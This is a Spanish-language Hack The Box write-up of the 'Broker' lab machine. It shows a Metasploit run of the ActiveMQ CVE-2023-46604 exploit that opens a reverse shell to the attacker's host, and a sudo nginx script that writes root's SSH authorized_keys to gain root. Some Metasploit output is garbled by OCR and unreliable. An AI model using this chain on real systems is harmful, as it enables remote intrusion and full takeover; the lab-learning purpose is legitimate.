Máquina Broker Hack The Box Easy


Vengo de ya realizar la máquina y podríamos considerar que tiene varios honeypot curiosos.


Ping de reconocimiento inicial:

```
| Colors | Section | Colors |
```

Escáner de puertos NMAP, aquí es donde viene realmente el rabbit hole, hay demasiados puertos abiertos y eso en mi caso me ha hecho despistar, es cierto de que es más realista pero el hecho de tener varios puertos abiertos y encima con el mismo servicio me ha despistado.

Página de inicio que pide credenciales, prueba con admin/admin.





Como detalle de vital importancia cuando tu accedes a la máquina y la página del puerto 80 te pide credenciales, por defecto las puedes encontrar en Google pero no aporta mucho en esta ocasión, lo que si que he aprendido en esta máquina es que herramientas como gobuster van a dar error 401, porque no están logueadas con credenciales válidas para ejecutar el fuzzing aprendido antes



Realmente la gracia es que buscando por ActiveMQ ninguno de estos es realmente, si entras a Metasploit a probar módulos ninguno funciona.

```
Exploit Title | Path

ActiveMQ < 5.14.0 - Web Shell Upload (Metasploit) | java/remote/42283.rb |
Apache ActiveMQ 5.11.1/5.13.2 - Directory Traversal / Command Execution | windows/remote/40857.txt |
Apache ActiveMQ 5.2/5.3 - Source Code Information Disclosure | multiple/remote/33868.txt |
Apache ActiveMQ 5.3 - 'admin/queueBrowse' Cross-Site Scripting | multiple/remote/33965.txt |
Apache ActiveMQ 5.5.5.11.1 - Directory Traversal Shell Upload (Metasploit) | windows/remote/48181.rb |
Shellonder: No Results
```

'Por cierto al final si que uno funciona, solo que no he puesto las suficientes ganas antes al descubrirlo.

Con metasploit se ha podido hacer si señor.

```
msf6 exploit(multi/misc/apache_activemq_rce_cve_2023_46604) > set payload payload/cmd/linux/http/x64/shell/reverse_sctp
payload => cmd/linux/http/x64/shell/reverse_sctp
msf6 exploit(multi/misc/apache_activemq_rce_cve_2023_46604) > run
[**] Started reverse SCTP handler on 10.10.16.5:4444
[**] 10.10.11.243:61616 - Running automatic check ("set AutoCheck false" to disable)
[**] 10.10.11.243:61616 - Sent ClassPathXmlApplicationContext configuration file.
[**] Sending stage (38 bytes) to 10.10.11.243
[**] Command shell session 1 opened (10.10.16.5:4444 -> 10.10.11.243:42281) at 2025-05-26 16:22:26 +0200
[**] 10.10.11.243:61616 - Server stopped.

whoami
activemq
script /dev/null -c bash
Script started, output log file is '/dev/null'.
activemq@broker:/opt/apache-activemq-5.15.15/bin$ whoami
whoami
activemq
activemq@broker:/opt/apache-activemq-5.15.15/bin$
```

Con estos estas a funcionado la reverse Shell y he obtenido lo necesario.

```
Name Current Setting Required Description

PROTTS 18.9:1.243 yes The target post(s), see https://docs.metasplott.com/docs/using-metasplott/basics/using-metasplott.html

PROTTS 18.9:1.243 yes The target post(s)

SAMYDST 8.8.8.0 yes The local nost or network interface to listen on. This must be an address on the local machine or 8.8.8 to listen on all addresses.

SAYDORT 8888 yes The local nost or network interface to listen on. This must be an address on the local machine or 8.8.8 to listen on all addresses.

SAYDORT 8888 yes The local nost or network interface to listen on. This must be an address on the local machine or 8.8.8 to listen on all addresses.


PROTT OF THE USE OF THE INTERFACE OF TH
```

Igualmente y de otra forma, voy a enseñar el proceso que he ralizado yo para obtener esta misma shell de forma manual ya que es lo que me ha costado algo más de encontrar después de varios repositorios de GitHub en GO.

Este es el que realmente me funcionó al intentarlo

En el scan de nmap nos sale la versión pero en un puerto muy diferente, es ahí la gracia del sistema


Github del colega que lo ha subido.




Le he peusto permiso de ejecución a todo no vaya a ser.

```
(jouker@joukerm)-[~/Escritorio/temporal/CVE-2023-46604-ActiveMQ-RCE-pseudoshell/CVE-2023-46604]
total 20
-rwxrwxr-x 1 jouker jouker 29 may 26 09:52 go.mod
-rwxrwxr-x 1 jouker jouker 1672 may 26 09:52 main.go
-rwxrwxr-x 1 jouker jouker 730 may 26 09:56 poc-linux.xml
-rwxrwxr-x 1 jouker jouker 717 may 26 09:52 poc-windows.xml
-rwxrwxr-x 1 jouker jouker 2246 may 26 09:52 README.md

(jouker@joukerm)-[~/Escritorio/temporal/CVE-2023-46604-ActiveMQ-RCE-pseudoshell/CVE-2023-46604]
```





```
Code
        Blame 27 lines (27 loc) - 622 Bytes
         #!/bin/sh
        echo "[+] Creating configuration..."
        cat << EOF > /tmp/nginx_pwn.conf
        worker_processes 4;
        pid /tmp/nginx.pid;
         events {
                worker connections 768:
         http {
                 server {
                         listen 1339;
                         autoindex on;
                         dav_methods PUT;
        echo "[+] Loading configuration..."
         sudo nginx -c /tmp/nginx_pwn.conf
        echo "[+] Generating SSH Key..."
         ssh-keygen
        echo "[+] Display SSH Private Key for copy..."
        cat .ssh/id_rsa
        echo "[+] Add key to root user..."
        curl -X PUT localhost:1339/root/.ssh/authorized_keys -d "$(cat .ssh/id_rsa.pub)"
        echo "[+] Use the SSH key to get access"
```

```
nginx: [emerg] bind() to 0.0.0.0:1339 failed (98: Unknown error)
nginx: [emerg] still could not bind()
[+] Generating SSH Key...
Generating public/private rsa key pair.
Enter file in which to save the key (/home/activemq/.ssh/id_rsa): /root/.ssh/id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Saving key "/root/.ssh/id_rsa" failed: Permission denied
[+] Display SSH Private Key for copy...
-----BEGIN OPENSSH PRIVATE KEY-----
```

Y con esta comanda, específicando el directorio de root, he escalado privilegios de forma exitosa.

activemq@broker:~\$ ssh -i id_rsa root@localhost Warning: Identity file id_rsa not accessible: No such file or directory. Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-88-generic x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage System information as of Tue May 27 04:24:02 PM UTC 2025 0.296875 System load: Usage of /: 70.6% of 4.63GB Memory usage: 15% 0% Swap usage: Processes: 162 Users logged in: 0 IPv4 address for eth0: 10.10.11.243 IPv6 address for eth0: dead:beef::250:56ff:fe94:26e2 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s just raised the bar for easy, resilient and secure K8s cluster deployment. https://ubuntu.com/engage/secure-kubernetes-at-the-edge Expanded Security Maintenance for Applications is not enabled. O updates can be applied immediately. Enable ESM Apps to receive additional future security updates. See https://ubuntu.com/esm or run: sudo pro status The list of available updates is more than a week old. To check for new updates run: sudo apt update

root@broker:~#